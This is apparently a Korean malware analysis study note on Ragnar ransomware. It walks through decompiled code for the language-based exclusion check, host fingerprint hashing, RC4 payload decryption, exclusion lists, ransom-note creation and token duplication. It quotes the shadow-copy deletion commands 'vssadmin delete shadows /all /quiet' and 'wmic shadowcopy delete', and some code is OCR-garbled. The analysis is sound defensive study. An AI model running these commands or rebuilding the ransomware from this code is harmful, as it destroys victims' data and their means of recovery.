





6. Ragnar


문제파일 확인



- PE 파일로 제작된것으로 보아 윈도우 실행파일인것 같다.

감염 확인





- RGNA_OFF121EA.txt 파일을 화면에 보여주고 복호화를 위해서 금전을 요구하는 메시지가 출력되면서 파일이 암호화

파일 해시 확인

```
PS C:\Users\mytest\Desktop> get-filehash C:\Users\mytest\Desktop\9706a97ffa43a0258571def8912dc2b8bf1ee207676052ad1b9c16a9953fc2c.exe
Algorithm Hash Path
-----
SHA256 9706A97FFA43A0258571DEF8912DC2B8BF1EE207676052AD1B9C16CA9953FC2C C:\Users\mytest\Desktop\9706a...
```

- get-file hash를 통해 해시값을 확인

GetLocaleInfo 함수

- GetLocaleInfo 함수를 사용하여 시스템 언어를 확인
- 암호화 제외 대상 언어를 사용하는 경우 프로세스를 종료

```
v7[0] = 0x7A0041; // → 아스키 코드로 변환해보면 국가가 나옴 (A z)
v13 = 0;
v19 = 0;
v17 = 0;
v11 = 0;
v5[0] = (int)v7;
v5[1] = (int)v12;
v5[2] = (int)v6;
v5[3] = (int)v18;
v5[4] = (int)v16;
v5[5] = (int)v9;
v5[6] = (int)v21;
```

```

v5[7] = (int)v15;
v5[8] = (int)v14;
v5[9] = (int)v20;
v5[10] = (int)v8;
v7[1] = 0x720065; // e r
v7[2] = 0x610062; // b a
v7[3] = 0x6A0069; // i j
v7[4] = 0x6E0061; // a n
v7[5] = 105; // i → string Azerbaijani : 아제르 바이잔
v12[0] = 0x720041; // A r
v12[1] = 0x65006D; // m e
v12[2] = 0x69006E; // n i
v12[3] = 0x6E0061; // a n → string Armenian 아르메니안
v6[0] = 0x650042; // B e
v6[1] = 0x6F006C; // l o
v6[2] = 0x750072; // r u
v6[3] = 0x730073; // s s
v6[4] = 0x610069; // i a
v6[5] = 110; // n → string Belorussian 벨라루스
v18[0] = 0x61004B; // K a
v18[1] = 0x61007A; // z a
v18[2] = 0x68006B; // k h → string Kazakh 카자흐스탄
v16[0] = 0x79004B; // K y
v16[1] = 0x670072; // r g
v16[2] = 0x7A0079; // y z → string Kyrgyz 키르기스스탄
v9[0] = 0x6F004D; // m o
v9[1] = 0x64006C; // l d
v9[2] = 0x760061; // a v
v9[3] = 0x610069; // i a
v9[4] = 110; // n → string moldavian 몰도바
v21[0] = 0x610054; // T a
v21[1] = 0x69006A; // j i
v21[2] = 107; // k → string Tajik 타지키스탄
v15[0] = 0x750052; // R u
v15[1] = 0x730073; // s s
v15[2] = 0x610069; // i a
v15[3] = 110; // n → string Russain 러시아
v14[0] = 0x750054; // T u
v14[1] = 0x6B0072; // r k
v14[2] = 0x65006D; // m e
v14[3] = 110; // n → string Turkmen 투르크메니스탄
v20[0] = 0x7A0055; // U z
v20[1] = 0x650062; // b e
v20[2] = 107; // k → string Uzbek 우즈베키스탄
v8[0] = 0x6B0055; // U k

```

```

v8[1] = 0x610072; // r a
v8[2] = 0x6E0069; // i n
v8[3] = 0x610069; // i a
v8[4] = 110; //      n → string Ukrainian 우크라이나
v10[0] = 0x650047; // G e
v10[1] = 0x72006F; // o r
v10[2] = 0x690067; // g i
v10[3] = 0x6E0061; // a n → string Georgian 조지아

GetLocaleInfoW(0x800u, 0x1001u, LCData, 160);
v0 = (LPCWSTR *)v5;
v1 = 12;
do
{
    result = lstrcmpiW(LCData, *v0);
    if ( !result )
    {
        CurrentProcess = GetCurrentProcess();
        result = TerminateProcess(CurrentProcess, 0x29Au);
    }
    ++v0;
    --v1;
}
while ( v1 );
return result;
}

```

제외되는 언어 목록 (감염 대상이 아님)

- 아제르바이잔어- Azerbaijani
- 아르메니아어- Armenian
- 벨라루스어- Belorussian
- 카자흐어- Kazakh
- 키르기스어- Kyrgyz
- 몰도바어- Moldavian
- 타지키스어- Tajik
- 러시아어- Russian
- 투르크메니어- Turkmen
- 우즈베크어- Uzbek
- 우크라이나어- Ukrainian

- 조지아어- Georgian

⇒ 해당 언어를 사용중일 경우 랜섬웨어가 종료

```
GetComputerNameW(v46, &v67);
GetUserNameW(v45, &v71);
lstrcpyW(&v43, L"SOFTWARE\\Microsoft\\Cryptography");
v1 = sub_4021C0(L"SOFTWARE\\Microsoft\\Cryptography", L"MachineGuid");
v2 = sub_4021C0(L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", L"ProductName");
```

- GetComputerNameW를 통해서 사용자의 컴퓨터 이름 호출
- GetUserNameW를 통해 컴퓨터에 연결된 사용자의 이름 호출

sub_4021c0 함수 내부

```
BYTE *__cdecl sub_4021C0(LPCWSTR lpSubKey, LPCWSTR lpValueName)
{
    BYTE *v2; // esi
    DWORD cbData; // [esp+4h] [ebp-8h] BYREF
    HKEY phkResult; // [esp+8h] [ebp-4h] BYREF

    cbData = 508;
    v2 = (BYTE *)VirtualAlloc(0, 0x1FCu, 0x3000u, 4u);
    if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, lpSubKey, 0, 0x20119u, &phkResult)
        || RegQueryValueExW(phkResult, lpValueName, 0, 0, v2, &cbData) )
    {
        RegCloseKey(phkResult);
        return 0;
    }
    else
    {
        RegCloseKey(phkResult);
        return v2;
    }
}
```

- 컴퓨터의 이름과 사용자 명을 확인 후 레지스트리를 쿼리하여 GUID와 Windows 버전을 수집

```
lstrcpyW(v55, (LPCWSTR)v1);
lstrcatW(v55, (LPCWSTR)v2);
lstrcatW(v55, v45);
lstrcatW(v55, v46);
Toolhelp32Snapshot = (SC_HANDLE)sub_402240(v46);
v77 = sub_402240(v45);
```

```
v3 = sub_402240((LPCWSTR)v1);
v4 = sub_402240((LPCWSTR)v2);
v5 = sub_402240(v55);
```

- 수집된 정보는 해싱되어 저장
- 함수 내부로 진입하면

sub_402240 함수 내부

```
WCHAR *__cdecl sub_402240(LPCWSTR lpString)
{
    unsigned int v1; // esi
    int v2; // ebx
    int i; // edx
    int v4; // ecx
    WCHAR *v6; // [esp+Ch] [ebp-4h]

    v1 = 0;
    v6 = (WCHAR *)VirtualAlloc(0, 0x7Fu, 0x3000u, 4u);
    v2 = lstrlenW(lpString);
    for ( i = 0; i < v2; v1 = (v4 ^ 0xAB01FF3C) + v1 - __ROL4__((v4 ^ 0xAB01FF3C) + v1, 13) )
        v4 = lpString[i++];
    wsprintfW(v6, L"%08X", v1);
    return v6;
}
```

- 사용자가 정의한 해싱 알고리즘 확인

CreateEventW 함수

```
wsprintfW(v54, L"%s-%s-%s-%s-%s", v3, v4, v77, Toolhelp32Snapshot, v5);
for ( i = 0; i < 64233; ++i )
{
    EventW = CreateEventW(0, 1, 0, v54);
    if ( GetLastError() != 183 )
        break;
}
```

- CreateEventW API 호출을 사용하여 새 이벤트를 만들고 해시를 이벤트 이름으로 사용

볼륨정보 식별

```
LogicalDrives = GetLogicalDrives();
v36 = 26;
v73 = LogicalDrives;
```

```

while ( 1 )
{
    if ( ((LogicalDrives >> v36) & 1) != 0 )
    {
        v77 = 6029370;
        v76 = v36 + 65;
        v37 = 0;
        v78 = 0;
        VolumeInformationW = (LPCSTR)GetVolumeInformationW(&v76, 0, 0x104u, 0, 0, 0, 0, 0);
        if ( GetDriveTypeW(&v76) != 5 && VolumeInformationW == (LPCSTR)1 )
        {
            GetWindowsDirectoryW(v52, 0xFEu);
            if ( v52[0] == v76 && v52[1] == (_WORD)v77 )
            {
                v37 = 1;
                v64[0] = 92;
                v64[1] = 92;
                v64[2] = 63;
                v64[3] = 92;
                v65 = 0;
                lstrcpyW(v42, v64);
                lstrcatW(v42, &v76);
                lstrcatW(v42, L"*.");
                sub_401950(v42, v37, (LPWSTR)1);
            }
        }
    }
}

```

- GetLogicalDrives 함수를 통해 사용이 가능한 디스크를 탐색 → C:\\
- GetVolumeInformation 함수를 통해 볼륨을 식별

은닉 프로세스 확인 (악성 페이로드)

```

keys:0040B000 38 77 20 58 78 29 38 54 26 47+a8wX8tGXicrSgTb db '8w X{)8T&G^XiCR+sg\TBb|/{a0unvF*wgS?w*Q{}}V}wUJ#Q.#.,cmQ\s^\\)rN',0
keys:0040B000 5E 60 58 69 43 52 28 73 67 5C+ ; DATA XREF: start+19Dfo
keys:0040B000 54 42 62 7C 2F 78 61 30 75 6E+ ; start+1C0fo
keys:0040B000 76 46 2A 77 67 73 3F 77 2A 51+ ; start+4CCfo
keys:0040B000 28 7D 5D 56 7D 77 55 4A 23 51+ ; start+4EEfo
keys:0040B041 00 00 00 00 00 00 00 align 8

```

- 랜섬웨어 내부에 하드코딩 되어 암호화
- RC4 알고리즘 사용 및 0x40 바이트 길이의 키를 사용
 - 서비스 목록, 랜섬웨어 노트에서 동일한 키가 반복적으로 사용

내장된 RC4 알고리즘 확인 → 해당 알고리즘을 이용하여 은닉 프로세스(악성 페이로드)복호화

```

unsigned int j; // esi
char v7; // bl

```

```

int v8; // esi
int v9; // ebx
int v10; // eax
int v11; // edi
char v12; // cl
char v14[256]; // [esp+0h] [ebp-100h]

for ( i = 0; i < 0x100; ++i )
    v14[i] = i;
LOBYTE(v5) = 0;
for ( j = 0; j < 0x100; ++j )
{
    v7 = v14[j];
    v5 = (unsigned __int8)(v5 + *(_BYTE *) (j % a2 + a1) + v7);
    v14[j] = v14[v5];
    v14[v5] = v7;
}
v8 = a4;
LOBYTE(v9) = 0;
LOBYTE(v10) = 0;
if ( a4 )
{
    v11 = a3;
    do
    {
        ++v11;
        v12 = v14[(unsigned __int8)(v10 + 1)];
        v9 = (unsigned __int8)(v9 + v12);
        v14[(unsigned __int8)(v10 + 1)] = v14[v9];
        v10 = (unsigned __int8)(v10 + 1);
        v14[v9] = v12;
        *(_BYTE *) (v11 - 1) ^= v14[(unsigned __int8)(v14[v10] + v12)];
        --v8;
    }
    while ( v8 );
}
return a3;
}

```

[은닉된 프로세스 목록] → 악성 페이로드 확인

1. **wmic.exe shadowcopy delete** : 모든 새도 복사본을 삭제하여 피해자의 데이터 복구를 방지
2. **vssadmin delete shadows /all /quiet**: 새도 복사본을 삭제하여 피해자의 데이터 복구를 방지
3. **notepad.exe [사용자 경로]\RGNR_AABBCCDD.txt** : Notepad.exe 피해자에게 랜섬 노트를 표시

→ 아래의 코드와 같이 악성 페이로드 서비스 확인

```
v12 = OpenSCManagerA(0, 0, 0xF003Fu);
Toolhelp32Snapshot = v12;
if ( v12 )
{
    v75 = 0;
    v82 = 0;
    v71 = 0;
    if ( !EnumServicesStatusA(v12, 0x3Bu, 3u, &v60, 0x24u, &v75, &v82, &v71) && GetLastError() == 23
    {
        v13 = v75 + 36;
        v40 = v75 + 36;
        ProcessHeap = GetProcessHeap();
        FileNameW = (LPENUM_SERVICE_STATUSA)HeapAlloc(ProcessHeap, 8u, v40);
        v39 = v13;
        v15 = FileNameW;
        EnumServicesStatusA(v12, 0x3Bu, 3u, FileNameW, v39, &v75, &v82, &v71);
    }
}
```

```
if ( v15→lpServiceName )
{
    if ( StrStrIA(v15→lpServiceName, (PCSTR)v16) )
        sub_401200(v15→lpServiceName, Toolhelp32Snapshot);
}
```

- 복호화된 서비스(페이로드) 중 하나가 발견되면 종료

→ 이후 하드코딩 되어서 암호화 되어있었던 RSA 공개키를 복호화

→ 나중에 사용할 수 있도록 키를 준비하는 다른 함수에 키를 전달

CryptAzqirContextW → 암호화를 위한 키 준비 과정

```
if ( !*phProv && !CryptAcquireContextW(phProv, 0, 0, 1u, 0xF0000000) )
    return 0;
phKey = phProv + 1;
if ( phProv[1] )
    CryptDestroyKey(phProv[1]);
v3 = MultiByteToWideChar(0, 0, lpMultiByteStr, -1, 0, 0);
ProcessHeap = GetProcessHeap();
v5 = (WCHAR *)HeapAlloc(ProcessHeap, 8u, 2 * v3);
v13 = v3;
v6 = v5;
MultiByteToWideChar(0, 0, lpMultiByteStr, -1, v5, v13);
pcbBinary = 0;
if ( !CryptStringToBinaryW(v6, 0, 0, 0, &pcbBinary, 0, 0) )
```

```

    return 0;
v14 = pcbBinary;
v7 = GetProcessHeap();
v8 = (BYTE *)HeapAlloc(v7, 8u, v14);
if ( !CryptStringToBinaryW(v6, 0, 0, v8, &pcbBinary, 0, 0) )
    return 0;
v9 = GetProcessHeap();
HeapFree(v9, 0, v6);
pvStructInfo = 0;
pcbStructInfo = 0;
if ( !CryptDecodeObjectEx(1u, (LPCSTR)8, v8, pcbBinary, 0x8000u, 0, &pvStructInfo, &pcbStructInfo)
    return 0;
v10 = CryptImportPublicKeyInfo(*phProv, 1u, pvStructInfo, phKey);
if ( !v10 )
    return 0;
v11 = GetProcessHeap();
HeapFree(v11, 0, v8);
LocalFree(pvStructInfo);
return v10;
}

```

→ 이후 랜섬 노트의 내용을 해독

랜섬노트 파일 생성

- GetComputerNameW를 사용하여 컴퓨터 이름 호출
- 위에서 언급한 사용자 지정 해싱 알고리즘을 사용하여 컴퓨터 이름을 해싱
- 문자열 "\\", "RGNGR_", ".txt"를 해싱을 수행한 컴퓨터 이름과 연결
- "C:\Users\Public\Documents" 경로를 연결하여 전체 이름을 완성
→ "C:\Users\Public\Documents\RGNGR_[hash].txt"

```

GetComputerNameW(v43, &v68);
v25 = (const WCHAR *)sub_402240(v43);
lstrcpyW(v53, L"\\");
lstrcpyW(&String1, L"RGNGR_");
lstrcatW(&String1, v25);
lstrcatW(&String1, L".txt");
lstrcatW(v53, &String1);
SHGetSpecialFolderPathW(0, &FileName, 46, 0);
lstrcatW(&FileName, v53);

if ( CryptBinaryToStringA((const BYTE *)v61, v26, 0x40000001u, 0, &v81) )
{

```

```

v41 = v81;
v29 = GetProcessHeap();
v30 = HeapAlloc(v29, 8u, v41);
v28 = v30;
if ( v30 )
{
    for ( k = v81; k; --k )
        *v30++ = 0;
    if ( !CryptBinaryToStringA((const BYTE *)v61, v26, 0x40000001u, (LPSTR)v28, &v81) )
    {
        v32 = GetProcessHeap();
        HeapFree(v32, 0, v28);
    }
}
}
FileW = (SC_HANDLE)CreateFileW(&FileName, 0xC0000000, 0, 0, 4u, 0x80u, 0);
Toolhelp32Snapshot = FileW;
if ( FileW )
{
    WriteFile(FileW, j, (DWORD)FileNameW, &v67, 0);
    wsprintfA(
        v58,
        "\r\n%s\r\n\r\n%s\r\n%s\r\n%s\r\n\r\n%s\r\n",
        "*****",
        "----RAGNAR SECRET---",
        (const char *)v28,
        "----RAGNAR SECRET---",
        "*****");
    v34 = strlenA(v58);
    WriteFile(Toolhelp32Snapshot, v58, v34, &v67, 0);
    FileW = Toolhelp32Snapshot;
}

```

→ CreateFileW를 호출하여 필요한 경로로 요청된 텍스트 파일을 생성 후 메시지 작성

암호화 과정

- 암호화를 하기전에 암호화를 제외할 파일, 프로세스, 확장자 선정
 - 해당 파일과 프로세스 및 확장자를 가지는 경우, 모두 암호화에서 제외

sub_401950 함수 내부

```

v3 = FindFirstFileW;
v4 = lpFileName;
memset(&FindFileData, 0, sizeof(FindFileData));

```

```

if ( FilePart )
{
    if ( !GetFullPathNameW(lpFileName, 0x104u, Buffer, &FilePart) )
        return 0;
    lstrcpyW(String1, FilePart);
    lstrcpyW(FilePart, L"*.");
    FindFileData.dwFileAttributes = 16;
    FirstFileW = FindFirstFileW(Buffer, &FindFileData);
    hFindFile = FirstFileW;
    if ( FirstFileW != (HANDLE)-1 )
    {
        do
        {
            if ( lstrcmpiW(FindFileData.cFileName, L".")
                && lstrcmpiW(FindFileData.cFileName, L"..")
                && (FindFileData.dwFileAttributes & 0x10) != 0 )
            {
                if ( a2 == 1 )
                {
                    lpString2 = L"Windows";
                    v6 = 0;
                    v23 = L"Windows.old";
                    v24 = L"Tor browser";
                    v25 = L"Internet Explorer";
                    v26 = L"Google";
                    v27 = L"Opera";
                    v28 = L"Opera Software";
                    v29 = L"Mozilla";
                    v30 = L"Mozilla Firefox";
                    v31 = L"$Recycle.Bin";
                    v32 = L"ProgramData";
                    v33 = L"All Users";
                    while ( lstrcmpiW(FindFileData.cFileName, (&lpString2)[v6]) )
                    {
                        if ( ++v6 >= 12 )
                            goto LABEL_11;
                    }
                    v7 = 1;
                }
                else
                {
                    LABEL_11:
                    v7 = 0;
                }
                if ( !v7 )

```

```

{
    if ( !GetFullPathNameW(lpFileName, 0x104u, String2, &FilePart) )
        return 0;
    lstrcpyW(FilePart, FindFileData.cFileName);
    lstrcatW(String2, L"\\");
    lstrcpyW(NewFileName, String2);
    lstrcatW(NewFileName, &::String1);
    CopyFileW(&FileName, NewFileName, 1);
    lstrcatW(String2, String1);
    sub_401950(String2, a2, (LPWSTR)1);
}
}
}
while ( FindNextFileW(hFindFile, &FindFileData) );
FirstFileW = hFindFile;
v3 = FindFirstFileW;
v4 = lpFileName;
}
FindClose(FirstFileW);
}
v8 = v3(v4, &FindFileData);
hFindFile = v8;
if ( v8 != (HANDLE)-1 )
{
    while ( 1 )
    {
        if ( (FindFileData.dwFileAttributes & 0x10) == 0 )
        {
            if ( !GetFullPathNameW(v4, 0x104u, String2, &FilePart) )
                return 0;
            lstrcpyW(FilePart, FindFileData.cFileName);
            ExtensionW = PathFindExtensionW(String2);
            v10 = FilePart;
            v11 = 0;
            lpString1 = ExtensionW;
            lpString2 = &::String1;
            v23 = L"autorun.inf";
            v24 = L"boot.ini";
            v25 = L"bootfont.bin";
            v26 = L"bootsect.bak";
            v27 = L"desktop.ini";
            v28 = L"iconcache.db";
            v29 = L"ntldr";
            v30 = L"ntuser.dat";
            v31 = L"ntuser.dat.log";

```

```

v32 = L"ntuser.ini";
v33 = L"thumbs.db";
while ( IstrcmpiW(v10, (&lpString2)[v11]) )
{
    if ( (unsigned int)++v11 >= 0xC )
    {
        v12 = 1;
        goto LABEL_27;
    }
}
v12 = 0;
LABEL_27:
if ( v12 == 1 )
{
    v13 = lpString1;
    v14 = 0;
    v27 = L".db";
    v28 = L".sys";
    v29 = L".dll";
    v30 = L".lnk";
    v31 = L".msi";
    v32 = L".drv";
    v33 = L".exe";
    while ( IstrcmpiW(v13, (&v27)[v14]) )
    {
        if ( (unsigned int)++v14 >= 7 )
        {
            sub_401490(String2);
            break;
        }
    }
}
v8 = hFindFile;
v4 = lpFileName;
}
if ( !FindNextFileW(v8, &FindFileData) )
    break;
v8 = hFindFile;
}
FindClose(hFindFile);
}
return 1;
}

```

[제외 목록]

"Windows", "Windows.old", "Tor browser", "Internet Explorer"

"Google", "Opera", "Opera Software", "Mozilla", "Mozilla Firefox"

"\$Recycle.Bin", "ProgramData", "All Users"

"autorun.inf", "boot.ini", "bootfont.bin", "bootsect.bak", "desktop.ini", "iconcache.db", "ntldr",
"ntuser.dat", "ntuser.dat.log", "ntuser.ini", "thumbs.db"

".db", ".sys", ".dll", ".lnk", ".msi", ".drv", ".exe"

- 파일이 조건을 충족하면 파일 이름이 Salsa20 알고리즘을 사용하여 해당 파일을 암호화하는 함수로 전송
- 각 암호화 후 Ragnar에 영향을 받는 파일 ⇒ ".ragnar_[hashed computer name]"


랜섬노트 내용 작성

- 현재 프로세스 토큰에 대한 핸들 가져오기
- 토큰 복제
- 권한을 상승시키기 위해 토큰 설정
- 관리자 권한 토큰과 함께 CreateProcessAsUserW 함수 사용

```
LogicalDrives = v73;
if ( v36 < 0 )
{
    memset(&v62, 0, sizeof(v62));
    v63 = 0i64;
    v62.cb = 68;
    active = WTSGetActiveConsoleSessionId();
    v38 = GetCurrentProcess();
    OpenProcessToken(v38, 0xF01FFu, &v80);
    DuplicateTokenEx(v80, 0xF01FFu, 0, SecurityAnonymous, TokenPrimary, &v80);
    SetTokenInformation(v80, TokenSessionId, &active, 4u);
    v62.dwFlags = 1;
    v62.wShowWindow = 3;
    v62.lpDesktop = L"WinSta0\\Default";
    GetSystemDirectoryW(v51, 0x7Fu);
    lstrcatW(v51, L"\\notepad.exe");
    wsprintfW(v44, L" %s", &FileName);
    if ( CreateProcessAsUserW(v80, v51, v44, 0, 0, 0, 0x30u, 0, 0, &v62, &v63) )
    {
        CloseHandle(v63.hProcess);
        CloseHandle(v63.hThread);
    }
    ExitProcess(0);
}
```

```
}  
}
```

최종 수행 과정



Reference

<https://learn.microsoft.com/ko-kr/windows/win32/api/winsvc/nf-winsvc-openscmagera>
<https://learn.microsoft.com/ko-kr/windows/win32/api/heapapi/nf-heapapi-getprocessheap>
<https://learn.microsoft.com/ko-kr/windows/win32/api/winsvc/nf-winsvc-enumservicesstatusa>
<https://ddongwon.tistory.com/36>

<https://learn.microsoft.com/ko-kr/windows/win32/api/fileapi/nf-fileapi-getvolumeinformationw>
<https://learn.microsoft.com/ko-kr/windows/win32/api/fileapi/nf-fileapi-getlogicaldrives>
<https://learn.microsoft.com/ko-kr/windows/win32/api/synchapi/nf-synchapi-createeventa>
<https://learn.microsoft.com/ko-kr/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>
<https://s0ngsari.tistory.com/entry/ROL-ROR>
<https://learn.microsoft.com/ko-kr/windows/win32/api/winbase/nf-winbase-getcomputernamea>
<https://learn.microsoft.com/ko-kr/windows/win32/api/winbase/nf-winbase-getusernamea>
<https://learn.microsoft.com/ko-kr/windows/win32/api/winnls/nf-winnls-getlocaleinfoa>
<https://ko.wikipedia.org/wiki/Salsa20>